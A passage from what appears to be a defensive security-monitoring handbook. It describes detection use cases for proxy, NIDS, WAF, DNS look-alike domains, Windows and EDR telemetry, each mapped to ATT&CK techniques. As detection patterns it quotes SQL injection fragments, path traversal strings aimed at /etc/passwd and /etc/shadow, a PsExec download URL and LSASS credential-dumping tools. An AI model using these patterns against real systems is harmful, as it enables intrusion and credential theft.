> *Tactic: Command & Control (TA0011)*; T1095 Non-Application Layer Protocol and T1071.001 Application Layer Protocol: Web Protocols
>
> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading and T1070 Indicator Removal

Web shells

As discussed in "Web Application Firewalls", the presence of a web shell may indicate either that an internal user is compromising an external system or that a system has already been compromised and the shell has persisted. From a proxy perspective, web shell detection differs from host-based methods: proxy logs capture inbound HTTP requests to the web shell URL, which may reveal the attacker's source IP, the command parameters passed in the HTTP request, and the HTTP response code and size indicating whether the command executed successfully. Proxy logs showing POST requests to files with web-executable extensions (PHP, ASPX, JSP, CFML) in directories that should not contain executable files—such as an image upload directory or a document repository—are a high-confidence web shell interaction indicator. Response size analysis is particularly useful: a web shell that executes a command and returns the output will produce a response size that varies with each request, while a legitimate static file will produce a consistent response size.

> *Tactic: Persistence (TA0003)*; T1505.003 Server Software Component: Web Shell
>
> *Tactic: Execution (TA0002)*; T1059 Command and Scripting Interpreter and T1203 Exploitation for Client Execution

Web access including an executable or script suffix

An increasingly common adversary technique is to install a minimal downloader or dropper and then retrieve executable or script content (e.g., *.exe*, *..ps1*, *.vbs*). For example, the Sysinternals tool PsExec can be downloaded directly from *https://live.sysinternals.com/psexec.exe*. Based on the list of common executable types, monitoring for the sysinternals.com domain and also monitoring URLs that contain executable or script suffixes may indicate an intrusion event. The Sysinternals live download site (live.sysinternals.com) is a particularly important detection target because it is a legitimate Microsoft-operated

domain that is routinely used by both authorized administrators and adversaries—its presence in a top one million list would make it appear benign under domain reputation checks alone, making the URL suffix analysis the only reliable detection mechanism. Beyond the file extensions listed, the detection scope should include *.msi*, *.hta*, *.wsf*, *.wsh*, *.vbe*, *.jse*, *.ps1*, *.psm1*, *.psd1*, and *.bat*. The proxy log HTTP response code is an important qualifying field for this detection. A 200 OK response to a URL with an executable suffix confirms the file was successfully delivered, while a 404 or 403 response may indicate reconnaissance rather than a successful download. This detection pairs directly with the LOLBin abuse and first observed binary detections reviewed in "Endpoint Detection and Response", as the file downloaded through the proxy is frequently the same binary that will trigger those endpoint-level detections moments later.

> *Tactic: Execution (TA0002)*; T1105 Ingress Tool Transfer, T1059.001 Command and Scripting Interpreter: PowerShell, and T1204.002 User Execution: Malicious File
>
> *Tactic: Defense Evasion (TA0005)*; T1218 System Binary Proxy Execution and T1027 Obfuscated Files or Information

Network Intrusion Detection and Prevention

NIDS/NIPS monitor data on the wire as it traverses a TAP, mirror or SPAN port, or inline device. These platforms search for patterns in network scanning, protocol/port mismatches, C2 behaviors, certificate exchange issues, tunnel decoding, and matches against a wide variety of signatures. Even the Zeek network analysis system can extract files from network flows and pass them to an analysis engine or store them for later review. The detections described here are, by design, intended to have zero false positives.

Today, a key challenge to NIDS/NIPS effectiveness is the increasing use of encryption. When a legitimate website is compromised and used for nefarious purposes, the NIDS/NIPS may not be able to inspect application flow or stream contents after the initial certificate exchange and session key establishment. Common deployments place NIDS/NIPS at network chokepoints, such as the perimeter or a DMZ, so positioning directly affects effectiveness. NIDS/NIPS must also be configured to distinguish between untrusted and trusted segments. NIDS/NIPS rulesets are typically configured in one of two ways: to detect attacks from any source to any destination, or to detect traffic in a specific directional flow (e.g., trusted to untrusted). As a result, a ruleset may detect inbound attacks but miss outbound attacks originating from inside the network. As a compensating control, multiple NIDS/NIPS instances can be deployed with directionally tuned rulesets.

NIDS/NIPS signature detection varies in its ability to identify true positives and minimize false positives and false negatives. Some rules, such as those that detect connections to the DShield.org top attackers list, are highly reliable, while rules focused on emerging or rapidly changing threats will need tuning over time. Rule effectiveness can also diminish as underlying risks are mitigated. For example, a rule detecting cleartext Telnet logins against network hardware becomes less valuable once Telnet is no longer enabled, and a rule targeting an outdated spam campaign may no longer be relevant.

NIDS/NIPS Use Cases

Same alert, high volume, single target

> Repeated alerts directed at the same target should be either tuned because they are most likely false positives or investigated because the rule is firing on a serious condition. The volume itself is a meaningful signal beyond the individual alert. For example, a single NIDS rule firing hundreds of times against the same target in a short period may indicate an automated exploit framework working through a payload

list, a worm attempting repeated delivery, or a denial-of-service precursor.

> *Tactic: Impact (TA0040)*; T1499 Endpoint Denial of Service and T1498 Network Denial of Service
>
> *Tactic: Initial Access (TA0001)*; T1190 Exploit Public-Facing Application and T1133 External Remote Services

Same alert, multiple targets

When an alarm arrives for multiple targets, the same general rule applies: determine whether the rule can be tuned based on an understandable condition, and if not, investigate. The distinction between single-target and multitarget alert patterns is operationally significant from a Cyber Kill Chain perspective. A single-target pattern suggests focused exploitation; a multitarget pattern suggests scanning, worm propagation, or a mass exploitation campaign. When the same rule fires against more than five unique targets within a short period from the same source, the source should be treated as a scanner or compromised host regardless of whether any individual alert would independently meet the investigation threshold. This detection pairs directly with the internal DarkNet monitoring and network service discovery use cases reviewed earlier.

> *Tactic: Lateral Movement (TA0008)*; T1210 Exploitation of Remote Services and T1021 Remote Services
>
> *Tactic: Command & Control (TA0011)*; T1071 Application Layer Protocol and possibly T1573 Encrypted Channel

Multiple alarms, same system

There are several rule conditions that can "stack" on top of one another or relate to part of the kill chain. When a system has multiple different alarms, especially if those alerts indicate that a machine is both the source and the destination, it is a sure sign of compromise. A system appearing as both the source and destination of different NIDS alerts within a short time frame is one of the strongest compound indicators of compromise available from network telemetry alone. It suggests the system has been successfully exploited (destination of inbound attack traffic) and is now being used as a pivot point or C2 callback source (source of outbound suspicious traffic).

> *Tactic: Lateral Movement (TA0008)*; T1210 Exploitation of Remote Services and T1021 Remote Services
>
> *Tactic: Command & Control (TA0011)*; T1071 Application Layer Protocol and T1573 Encrypted Channel

Vulnerability correlation

There is one area where IDS/IPS detection is particularly valuable. When a signature detects traffic against a port or service that has a known vulnerability validated from a vulnerability scanner, you have a high-value alarm. This may also manifest as an IDS/IPS alarm against a known vulnerable application, regardless of the TCP or UDP port. Any alarm that can leverage a known vulnerability should be investigated. This is arguably the highest-fidelity detection in the entire NIDS/NIPS use case set because it combines two independent data sources—an active exploitation attempt from the NIDS and a confirmed vulnerability from the scanner—to produce a compound indicator that is extremely difficult to dismiss as a false positive. CVSS scores should be used to prioritize the response.[5]

Tactic: Initial Access (TA0001); T1190 Exploit Public-Facing Application and T1203 Exploitation for Client Execution

Tactic: Lateral Movement (TA0008); T1210 Exploitation of Remote Services

Known command and control

Botnet or C2 triggers based on IP addresses, domain names, pulse patterns, user agents, and other conditions should be reviewed. Note that malicious domain names are frequently updated, and there are numerous sources that can produce this information. When the NIDS/NIPS picks up C2 communication, look for secondary clues to confirm C2 and other systems on the network involved in the same activity. Threat intelligence feed currency is the operational dependency that determines the value of this detection. A C2 IP feed that is 12 hours stale in a fast-moving campaign may miss most of the active infrastructure. Where possible, implement multiple overlapping feeds from sources such as Proofpoint Emerging Threats, abuse.ch SSLBL, Feodo Tracker, and commercial threat intelligence platforms, and automate the feed refresh cycle to match the update cadence of each source.

Tactic: Command & Control (TA0011); T1071 Application Layer Protocol, T1568 Dynamic Resolution, and T1573 Encrypted Channel

Tactic: Persistence (TA0003); T1078 Valid Accounts and T1543 Create or Modify System Process

TLS/SSL blacklists

There are known certificates that are used by malicious software and botnets. This type of alarm can be applied to HTTPS traffic by matching

the certificate necessary to set up the TLS connection. The abuse.ch SSL Blacklist (SSLBL) and the Feodo Tracker botnet C2 list remain the authoritative open source feeds for this detection as of 2026, and both provide Suricata-compatible rulesets with daily updates. The abuse.ch site maintains a frequently updated set of lists as Suricata NIDS/NIPS rules, so to use them there is a technology dependency. For example, if you investigate the open source Emerging Threats Botnet Command and Control Server Rules section, you will see a daily process to build NIDS rules based on the IP addresses where malicious TLS/SSL certificates were recently observed. These rules are built based on malicious TLS/SSL certificates identified by *abuse.ch* and *shadowserver.org*. They are written in the form "for any system in the HOME network from any port, [and] generate a message if there is observed traffic on any port based on a known IP or if a TLS fingerprint is observed," with a reference to the rule and a well-mapped name in the message field. The IP address technique works well when a single IP address is presenting a malicious site but not as well when the IP is tied to dozens or hundreds of websites from a hosting provider. In cases where the IP-based rule has limited fidelity due to shared hosting, JA4 TLS fingerprinting is the more reliable detection mechanism. JA4 fingerprints characterize the TLS client behavior rather than the server IP, making them effective against C2 frameworks that rotate infrastructure. JA4 has superseded JA3 as the preferred TLS fingerprinting standard and is supported natively in Zeek and as a Suricata plug-in.

> *Tactic: Command & Control (TA0011)*; T1573.002 Encrypted Channel: Asymmetric Cryptography, T1071.001 Application Layer Protocol: Web Protocols, and T1090 Proxy

High alarm counts and singleton events

Alerts at either end of the spectrum need specific attention. The top 3% to 5% of IDS/IPS alerts should be checked daily to tune them so they

occur less often or can be disabled. In contrast, there is hidden gold in "singleton" alerts, particularly if there are a few unique singleton-related IDS signatures for the same source or destination. Map the event names using a long-tail analysis method. In practice, a single NIDS alert that fires once in a 30-day period is easy to miss in a high-volume environment, but a source IP that generates three different singleton alerts across the same period is a compound indicator that warrants investigation, even though no individual alert met a volume threshold. Building a weekly report or integrating this analysis into your RBA alerting that counts unique signature names per source and destination IP, sorted by the number of unique signatures rather than total alert volume, will surface these patterns in a format that is actionable for a junior analyst.

> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery and T1018 Remote System Discovery
>
> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading and T1070 Indicator Removal

Internal vulnerability scanning

Internal-to-internal port and vulnerability scanning should come from only a few authorized sources, such as the vulnerability assessment platform or the security engineering team. Beyond these few known IPs and users, internal scanning is suspect. The authorized scanner IP list should be maintained as a named object or reference set for most of your security apparatus components (NGFW, NIDS, NetFlow) and used in the SIEM so that suppression of authorized scanner traffic is automatic and consistent across both platforms. This detection pairs directly with the internal DarkNet monitoring use case and the "multiple alarms, same system detection" case discussed earlier.

Tactic: Discovery (TA0007); T1046 Network Service Discovery, T1018 Remote System Discovery, and T1049 System Network Connections Discovery

Tactic: Lateral Movement TA0008; possibly T1210 Exploitation of Remote Services

Internal-to-external scanning

While it is certainly permissible to conduct vulnerability assessments or scans against your own systems, any other scans can be considered an intrusion attempt, or may indicate an attacker has control of an internal system or a user is up to no good. For example, someone could be moonlighting and running their own pentest business from the organization's network. Outbound scanning from an internal host to external IP ranges is a particularly high-severity condition because it exposes the organization to legal liability (your home country may treat this differently than the United States does). An internal compromised host participating in external reconnaissance or attack campaigns against third-party systems creates significant legal and reputational risk for the organization, independent of the security impact. Further, this type of activity will often draw the attention of law enforcement.

Tactic: Reconnaissance (TA0043); T1595.001 Active Scanning: Scanning IP Blocks and T1595.002 Active Scanning: Vulnerability Scanning

Tactic: Resource Development (TA0042); T1583 Acquire Infrastructure

Include Eric Conrad's Whitecap rules

These rules detect malicious use of ICMP traffic. The ruleset is implemented to ignore (pass) known good ICMP traffic, and to alert on

the rest, so it takes advantage of the Snort rule processing order and pass rule option, in effect whitelisting good traffic and assuming that any other ICMP traffic should be investigated. ICMP can be used for tunneling or communication. The Whitecap methodology is a sound detection engineering principle also applicable to other protocol-specific rulesets and is a great example of known protocol violation.

> *Tactic: Command & Control (TA0011)*; T1095 Non-Application Layer Protocol and T1572 Protocol Tunneling
>
> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol and T1041 Exfiltration Over C2 Channel

IDS/IPS signature updates are a significant part of maintaining IDS/IPS effectiveness. Both Snort and Suricata can be configured as an IPS. Open source NIDS/NIPS tools such as Snort and Suricata rely on a variety of community-maintained scripts and utilities. PulledPork is used for Snort, and suricata-update is used for Suricata. These tools download rulesets from providers such as Talos and Emerging Threats. Access to registered or subscriber rulesets typically requires a provider-specific key, such as the Oinkcode used with Snort's Talos ruleset subscription.

There is also some humor in the mascots: Snort's mascot is a pig with an oversized snout, which helps explain the name of the PulledPork update utility, while Suricata's mascot is a meerkat, an animal known for its vigilant, watchful nature and a fitting symbol for a network threat detection tool.

Web Application Firewalls

A web application firewall (WAF) is an application-layer protective system that sits in front of a web server or, in the best case, is fully integrated into the web server process. WAFs operate at the application layer because they

understand HTTP/S traffic and can monitor requests and responses, load-balance traffic, support TLS offloading, monitor execution flow, validate document content such as XML document structure, and make filtering decisions based on normalized traffic and a defined ruleset. To be truly effective, WAFs need to see all traffic unencrypted. Systems such as the Palo Alto NGFW, NetScaler ADC, F5 BIG IP Local Traffic Manager, and various cloud solutions perform TLS/SSL frontend interception so they can analyze traffic. Some WAFs can be built into the web server process, such as the Apache mod_security module, now maintained as the open source ModSecurity project and supported across Apache, Nginx, and IIS deployments. However, single-server module deployments may not scale well when compared with a load balancer that has WAF capabilities.

The emergence of cloud-delivered WAF-as-a-service offerings has significantly changed the deployment landscape since this text was first written. Organizations running workloads in AWS, Azure, or GCP can now deploy WAF capabilities natively within their cloud environment without dedicated hardware, and SaaS-delivered WAF platforms such as Cloudflare and Fastly provide global WAF coverage for internet-facing applications without any on-premises footprint.

For the SOC team, a significant use case for WAF is that it functions like an IDS because it inspects HTTP traffic and can therefore identify web application attack traffic. When the WAF finds an issue—such as a `"select * from TABLE"`, a SQL injection statement such as `"; 1=1"`, or Base64-encoded fields in an XML document where there should be none—it should provide an alarm and a detailed log record. This can be a very useful data source for network forensic analysis. WAF log records should be routed to the SIEM in real time rather than reviewed in isolation, as WAF alerts gain significant investigative value when correlated with authentication logs, endpoint telemetry, and DNS data from the same source IP and time frame. A WAF alert that fires on SQL injection followed within seconds by a successful authentication event from the same source IP is a materially different condition than an isolated WAF block—the former suggests a successful bypass or a second-stage attack leveraging credentials

obtained through the injection. The OWASP Core Rule Set (CRS), maintained by the OWASP ModSecurity Core Rule Set project, is the industry-standard open source WAF ruleset and should be the baseline for any ModSecurity or compatible WAF deployment, with environment-specific tuning applied on top of the CRS baseline rather than replacing it. Further, several WAFs can make intelligent decisions such as pushing a CAPTCHA for a connection that violates its rule threshold.

Top WAF Detection Use Cases

SQL injection attempts

The WAF's detection of SQL injection patterns—SELECT statements, UNION queries, comment sequences (-- and #), and Boolean-based payloads such as `"1=1 and OR 1=1"`—is one of its primary detection functions. A single SQL injection attempt from an external source should be logged and reviewed; a sustained sequence of injection attempts with varying payloads from the same source IP indicates an automated scanning tool or a targeted attack in progress. Correlating WAF SQL injection alerts with database server logs from the same time frame can confirm whether any attempt succeeded in reaching the database layer.

> *Tactic: Initial Access (TA0001)*; T1190 Exploit Public-Facing Application
>
> *Tactic: Collection (TA0009)*; T1213 Data from Information Repositories and T1005 Data from Local System

Cross-site scripting (XSS) attempts

WAF detection of script injection patterns in HTTP parameters, headers, and body content—including tag injection, JavaScript event handler injection, and DOM manipulation payloads—indicates an adversary probing for XSS vulnerabilities. Reflected XSS attempts are frequently

part of a phishing campaign where the attacker delivers a crafted URL to a victim, using the vulnerable application as a trusted delivery vehicle. Stored XSS attempts, where the payload is submitted to a form field intended for persistent storage, are higher severity and should be treated as a critical alert.

> *Tactic: Initial Access (TA0001)*; T1190 Exploit Public-Facing Application and T1566.002 Phishing: Spearphishing Link

Path traversal and local file inclusion

WAF detection of directory traversal sequences (*../*, *..*, *%2e%2e%2f*) and local file inclusion (LFI) patterns in URL parameters or POST body content indicates an adversary attempting to read files outside the web root, potentially including configuration files, credential stores, or operating system files. A successful LFI against a Linux web server targeting */etc/passwd* or */etc/shadow* is a critical incident.

> *Tactic: Discovery (TA0007)*; T1083 File and Directory Discovery
>
> *Tactic: Credential Access (TA0006)*; T1552.001 Unsecured Credentials: Credentials in Files

Remote code execution and command injection

Detection of shell command injection patterns in HTTP parameters—including pipe characters, semicolons preceding shell commands, backtick execution, and known web shell upload patterns—indicates an adversary attempting to execute operating system commands through the web application. This is among the highest-severity WAF alert categories and should trigger immediate escalation regardless of whether the WAF blocked the attempt.

Tactic: Execution (TA0002); T1059 Command and Scripting Interpreter and T1203 Exploitation for Client Execution

Tactic Initial Access TA0001; T1190 Exploit Public-Facing Application.

Authentication bypass and brute force

WAF detection of rapid sequential authentication attempts against login endpoints, credential stuffing patterns using known username and password lists, and authentication bypass payloads such as SQL injection in login fields should generate volume-based alerts. This detection pairs directly with the brute force authentication use cases reviewed earlier in the book. The WAF is particularly valuable here because it sees authentication attempts before they reach the application layer, providing earlier visibility than application-level logging alone.

Tactic: Credential Access (TA0006); T1110.001 Brute Force: Password Guessing, T1110.003 Brute Force: Password Spraying, and T1110.004 Brute Force: Credential Stuffing

Anomalous HTTP methods and protocol violations

Legitimate web applications use a defined and predictable set of HTTP methods—typically GET, POST, and occasionally PUT and DELETE for REST APIs. WAF detection of unusual HTTP methods such as TRACE, CONNECT, or OPTIONS from external sources, malformed HTTP headers, oversized headers, or HTTP request smuggling patterns indicates reconnaissance, protocol abuse, or an active exploitation attempt.

Tactic: Discovery (TA0007); T1595.002 Active Scanning: Vulnerability Scanning

Tactic: Defense Evasion (TA0005); T1036 Masquerading and T1027 Obfuscated Files or Information

Scanner and automated tool fingerprints

WAF rulesets including the OWASP CRS maintain signature libraries for common web application scanners such as Nikto, SQLMap, Burp Suite, Acunetix, and Nessus. Detection of these tool fingerprints in user-agent headers, request patterns, or payload signatures indicates automated reconnaissance against your web application. While authorized vulnerability assessments will trigger these rules, any scanner fingerprint detection from a source IP not in the authorized scanner list described in "Network Intrusion Detection and Prevention" should generate an immediate alert.

Tactic: Reconnaissance (TA0043); T1595.002 Active Scanning: Vulnerability Scanning and T1592 Gather Victim Host Information

API abuse and parameter tampering

Modern web applications expose REST or GraphQL APIs that are frequently targeted independently of the web UI. WAF detection of parameter manipulation—modifying numeric IDs to enumerate records, sending unexpected data types, or submitting payloads that exceed defined field length constraints—indicates an adversary probing the application's business logic. GraphQL-specific abuse patterns including introspection queries, deeply nested query attacks, and batch query abuse are an increasingly important WAF detection category, as GraphQL adoption has grown significantly since this text was first written.

> *Tactic: Discovery (TA0007)*; T1595 Active Scanning and Tactic Collection TA0009; T1213 Data from Information Repositories

Email and Web: Look-alike Domains

Phishing scams sometimes use domains that look very close to your domain and are changed only by single-letter replacement, fuzzing, omission of a character that the brain will naturally fill in, or transposition of two letters. For example, blueteamhandbook.com can easily be changed to b*1*ueteamhandbook.com, bluet*ae*mhandbook.com, and numerous other variations that look like the real domain name, with the goal of attacking at least one book author. Also, domains can be registered with Unicode characters to support foreign languages and lead to a homograph attack. Most browsers attempt to mitigate the exposure, but nothing is perfect.

You can either develop an inventory yourself or use a tool such as dnstwist by Marcin Ulikowski. This tool is written in Python and does have some dependencies required for it to work properly on the command line.

The goal in using a tool such as dnstwist (or typosquatter) is to generate look-alikes or domains that a phishing campaign is likely to use against your organization. The dnstwist tool can also be used to check whether a twisted domain is registered.

dnstwist Domain–Enabled Use Cases

Investigate domain name

> Pull out the domain name portion of an email sent to or from the organization and compare it to a twist domain. If you have a match, drop the email. Even better, do not accept email from a twist domain.

> *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains, T1566.002 Phishing: Spearphishing Link, and T1036.005 Masquerading: Match Legitimate Name or Location

Check twist against browsing

Pull the FQDN portion of a domain name from web server logs and generate an alarm if a user visits a twisted domain name.

> *Tactic: Initial Access (TA0001)*; T1566.002 Phishing: Spearphishing Link and T1189 Drive-by Compromise

Alarm on DNS lookups

DNS lookups against twisted domains should also generate an alarm. Truth be told, DNS blackholing twisted domains is actually a solid protective measure, so if a user attempts to visit a suspect site, they will be directed to 127.0.0.1 (there's no place like home). Implementing this type of DNS sinkhole not only protects your users but also allows for an alarm condition.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS, T1583.001 Acquire Infrastructure: Domains, and T1557 Adversary-in-the-Middle

---

1 The term *zone* is often used in an NGFW to describe a network type, such as "inside," "DMZ," or "internet." The more precise you are in defining security zones, the better off you will be in network segregation, which allows you to derive an access control policy. This is a core concept in zero trust–based networking.

2 For example, Fortinet provides a list of categories.

3 Udger maintains a list of user agents.

4 One example (no endorsement) is WhoisXML API.

5 Wouldn't it be fun if you could instrument one of those reviving red lights in your SOC if a CVSS level 10 vulnerability caused an alert? That might make a good project for someone who wants to learn how to program an Arduino or a Raspberry Pi.

Chapter 15. Windows System–Focused Security Monitoring Detection Use Cases

> *"Like numerous other networks, Active Directory is used in many Department of Defense and Defense Industrial Base networks as a critical component for managing identities and access. This makes it an attractive target for malicious actors to attempt to steal the proverbial 'keys to the kingdom.'"*
>
> —Dave Luber, NSA Cybersecurity Director

Microsoft Windows is the most common operating system in the modern enterprise, followed by Apple macOS. This chapter covers numerous detections and use cases focused on Windows and Active Directory.

Application Whitelisting

The security posture of the endpoint is more important than ever. These systems are designed to monitor executables running on a system when operating in detection mode. When operating in prevention mode, they stop executables that don't match an approved policy. Application whitelisting can identify several adverse conditions. Further, because this capability records end-user activity, it can be very useful in employee investigations.

Application Whitelisting Use Cases

Unauthorized installation

Recording a setup or install process should provide the identity of the user installing the software (if it set up services) and the directories where the software was installed. The installation process can be

checked against an authorized change in the change management system to determine whether it was authorized. Application whitelisting can also help detect violations of system integrity.

> *Tactic: Defense Evasion (TA0005)*; T1036.005 Masquerading: Match Legitimate Name or Location, T1562.001 Impair Defenses: Disable or Modify Tools, and T1072 Software Deployment Tools

Unauthorized drivers

When a user inserts a USB device into a system, the OS responds to that notification event and attempts to install the appropriate driver software. Removable storage devices can be an avenue for data exfiltration or for malicious software entering the environment.

> *Tactic: Initial Access (TA0001)*; T1091 Replication Through Removable Media, T1052.001 Exfiltration Over Physical Medium: Exfiltration over USB, and T1025 Data from Removable Media

First observed binary

Introduction of a new binary into the environment may indicate an adverse condition. A user running several new binaries on their system may also warrant attention. An application whitelisting suite may not cleanly detect this specific item, unlike an EDR platform. Alternatively, Sysmon can be deployed because it generates a file hash as each process is invoked. Note that first-observed binary analysis needs to be done by file hash, not filename: while the name may change, the hash will not. You may need to implement another method, such as manual review, to realize this condition.

> *Tactic: Defense Evasion (TA0005)*; T1027 Obfuscated Files or Information, T1036 Masquerading, and T1553.002 Subvert Trust Controls: Code Signing

AppLocker is a software control technology introduced in Windows 7 and still available in Windows 11 Enterprise and Education editions, as well as Windows Server 2008 R2 and later. Microsoft's replacement for AppLocker is App Control for Businesses, the forward-looking replacement managed with Intune, Group Policy, and Configuration Manager (SCCM). Both technologies record control binary usage.

AppLocker events are recorded in the AppLocker event log and can be enabled using Group Policy. There are several event IDs for AppLocker; the ones most relevant to detection use cases are listed in Table 15-1. The four most relevant event IDs for App Control are listed in Table 15-2.

> *Tactic: Defense Evasion (TA0005)*; T1218 System Binary Proxy Execution, T1036 Masquerading, and T1562.001 Impair Defenses: Disable or Modify Tools

Table 15-1. Windows AppLocker: Application and Services Logs\Microsoft\Windows\AppLocker

Event ID	Level	Event
8000	Error	Application Identity Policy conversion failed. This condition indicates issues applying policy to the system.
8002	Information	Filename was allowed to run.
8003 Audit Only.	Warning	Filename was allowed to run but would have been prevented if policy enforced. (EXEs)
8004	Error	Filename was not allowed to run.
8005	Information	Filename was allowed to run.
8006 Audit only.	Error	Filename was allowed to run but would have been prevented if policy enforced. (Script/MSIs)
8007	Error	Filename was not allowed to run (by policy).
8022	Information	Packaged app was allowed to run by audit policy.
8023	Information	Packaged app was blocked.

Table 15-2. App Control for Business: Applications and Services Logs\Microsoft\Windows\CodeIntegrity\Operational

Event ID	Level	Event
3076	Information	Audit event—would have been blocked (policy in Audit mode)
3077	Error	Enforcement event—actually blocked (policy in Enforce mode)
3089	Information	Signing information associated with a block/audit
3099	Information	Policy successfully loaded

Data Islands or System Snowflakes

For Microsoft Windows systems, at least four security contexts need to be considered: domain, domain member server, domain member workstation, and standalone workgroup systems. Each system needs to provide data for the SIEM. For Linux, most systems are their own source data island, which usually provides data via syslog. For an application, its own localized and application-specific audit system is yet another data island. These systems represent a challenge—they follow few if any standards, they may not generate enough logs, and they will require greater customization. However, this last group contains the item attackers want most: your crown jewels.

Data Leakage (USB Insertion)

Windows has improved in its ability to track USB insertion events as new versions are released. Even better, many EDR platforms have in-depth capabilities to bring awareness to USB devices. Table 15-3 provides event ID information from Microsoft-Windows-USB-USBHUB3-Analytic and Microsoft-Windows-Kernel-PnP/Device configurations.

Table 15-3. USB events from Microsoft-Windows-USB-USBHUB3-Analytic and Microsoft-Windows-Kernel-PnP/Device configurations

Log	Event ID	Event
USB-USBHUB3	43	New Device Information (limited observation) Data is found in the ETL log. WEF and most SIEM collection will not read this log.
USB-USBHUB3	400, 410	New first insertion Mass Storage Installation However, you will need to research storage volumes to use this properly.

Also, if auditing is enabled via Application and Services Logs → Microsoft → Windows → DriverFrameworks-UserMode → Operational, Windows will log up to 18 highly detailed events when a USB drive is inserted. Table 15-4 lists USB events from Windows → DriverFrameworks-UserMode → Operational.

Table 15-4. Windows → DriverFrameworks-UserMode → Operational (USB, Win10/11)

Event ID	Level	Event
2100, 2102, 2105, 2106	Information	PNP or Power Management operation to a particular device
2003, 2010, 2004, 2006	Information	Loading drivers to control a newly discovered device

On Windows 10/Server 2016 and later, if Audit PNP Activity is enabled, the system will log the events in Table 15-5 relating to USB usage (and some others).

Table 15-5. Audit PNP Activity USB events

Event ID	Level	Event
6416	Informational	A new external device was recognized by the System. (Will include the name.)
6422	Informational	A device was enabled.
6423	Informational	The installation of this device is forbidden by system policy.

Endpoint Detection and Response

Highly capable software platforms focused on threat hunting for the endpoint have entered the desktop protection field. Examples include

Microsoft Defender for Endpoint, SentinelOne Singularity XDR, Sophos Intercept X, Carbon Black Cb Response, Cybereason Total Enterprise Protection, Tanium, CrowdStrike Falcon Insight, and CounterTack Endpoint Threat. The Gartner 2018 Magic Quadrant for this space listed more than 20 vendors; as of 2025, there were only 15.

Alerts from an endpoint protection system can have a high signal-to-noise ratio because those alerts are prevalidated. These events occur when a binary matches an entry on a known feed list or matches a detection criterion. By consuming and analyzing endpoint protection system alerts only (and not all endpoint activity), you can perform threat intelligence and assessment on the user population. If users are predominantly becoming infected and then bringing their notebooks back into work, or if users insert USB drives into their computers that contain infectionware, the SOC has a better-defined path for security awareness training and remediation.

To get data into the SIEM platform for SaaS EDR, some form of encrypted syslog service or REST API needs to be configured. Do not send all endpoint data that the EDR platform collects to your SIEM; rather, send the condition detection data.

Endpoint Detection Use Cases

IoC hit

> An IoC hit occurs when the EDR system detects a connection to a suspicious or nefarious IP address or domain name, or a file that matches a known-bad hash value.
>
> *Tactic: Initial Access (TA0001)*; T1566 Phishing, T1190 Exploit Public-Facing Application, T1071 Application Layer Protocol, and T1568 Dynamic Resolution

Binary first observed

A first occurrence of a binary by hash value, never seen before in the environment once baselining is done, can detect unauthorized software installs, malicious software, unauthorized downloads, or software executing from removable media.

> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading, T1027 Obfuscated Files or Information, and T1553.002 Subvert Trust Controls: Code Signing

Hash checks

A locally configured alerting list, such as a hash value of a particular binary, doesn't have to be malicious. For example, you could have a deception system in place to detect whether a user opens or copies a "Top Secret look-alike" decoy file (an example of a honey token). Honey tokens spread throughout filesystems are a low-cost, low-false-positive, and high-confidence indicator of insider threat activity or an adversary performing reconnaissance on file shares.

> *Tactic: Collection (TA0009)*; T1119 Automated Collection and T1213 Data from Information Repositories
>
> *Tactic: Discovery (TA0007)*; T1083 File and Directory Discovery and T1082 System Information Discovery

ASEP registry key

Modification of a specific registry key used to establish persistence, such as Run, Run Once, or RunOnceEx, is one of the most heavily abused persistence mechanisms along with scheduled tasks.

> *Tactic: Persistence (TA0003)*; T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder and T1112 Modify Registry

Printer

The printer key can also be configured to load an arbitrary DLL (*HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors*). The printer monitor registry key is a well-documented but frequently overlooked persistence location that loads at system startup with SYSTEM-level privileges, making it a high-value target for adversaries seeking elevated and durable persistence.

> *Tactic: Persistence (TA0003)*; T1547.010 Boot or Logon Autostart Execution: Port Monitors and T1112 Modify Registry

Specific directories

This entails modification of directories or files within a filesystem. Directories of particular interest include the Windows *Temp* directory, *AppData\Roaming*, and *ProgramData*, all of which are commonly abused by adversaries to stage or execute malicious files outside of standard program directories.

> *Tactic: Defense Evasion (TA0005)*; T1036.005 Masquerading: Match Legitimate Name or Location, T1027 Obfuscated Files or Information, and T1074.001 Data Staged: Local Data Staging

Process injection

Adversaries frequently inject malicious code into legitimate running processes to evade detection, blend into normal system activity, and

inherit the permissions of the host process. EDR platforms are uniquely positioned to detect this behavior through cross-process memory access events, unexpected remote thread creation, and suspicious handles opened to protected processes such as *lsass.exe*, *svchost.exe*, or *explorer.exe*. This detection should be treated as a critical alarm with no threshold.

> *Tactic: Defense Evasion (TA0005)*; T1055 Process Injection, T1055.001 Process Injection: Dynamic-link Library Injection, and T1055.012 Process Injection: Process Hollowing

LSASS memory access

The Local Security Authority Subsystem Service (LSASS) process holds authentication credentials in memory and is one of the most targeted processes on any Windows system. An EDR platform that detects an unauthorized process opening a handle to *lsass.exe* with read access should alarm immediately, as this is the primary mechanism used by credential dumping tools including Mimikatz, ProcDump, and similar utilities.

> *Tactic: Credential Access (TA0006)*; T1003.001 OS Credential Dumping: LSASS Memory and T1078 Valid Accounts

Lateral movement via remote process execution

EDR telemetry can detect when a process on one system initiates remote execution on another, such as via PsExec, WMI, or remote PowerShell. A nonadministrative user account or a service account performing remote process execution is a high-fidelity lateral movement indicator. Correlating the source account, source host, and destination host across EDR events provides a chain of evidence that network-based detection alone cannot deliver.

Tactic: Lateral Movement (TA0008); T1021.006 Remote Services: Windows Remote Management, T1047 Windows Management Instrumentation, and T1570 Lateral Tool Transfer

Suspicious parent–child process relationships

Certain parent–child process relationships are inherently abnormal and indicate malicious activity. Examples include Word or Excel spawning PowerShell or *cmd.exe*, a browser process spawning a scripting interpreter, or *mshta.exe* spawning any child process at all. EDR platforms can enforce a process lineage baseline and alarm when a relationship deviates from expected behavior. This detection is particularly effective against phishing-delivered macro-based malware.

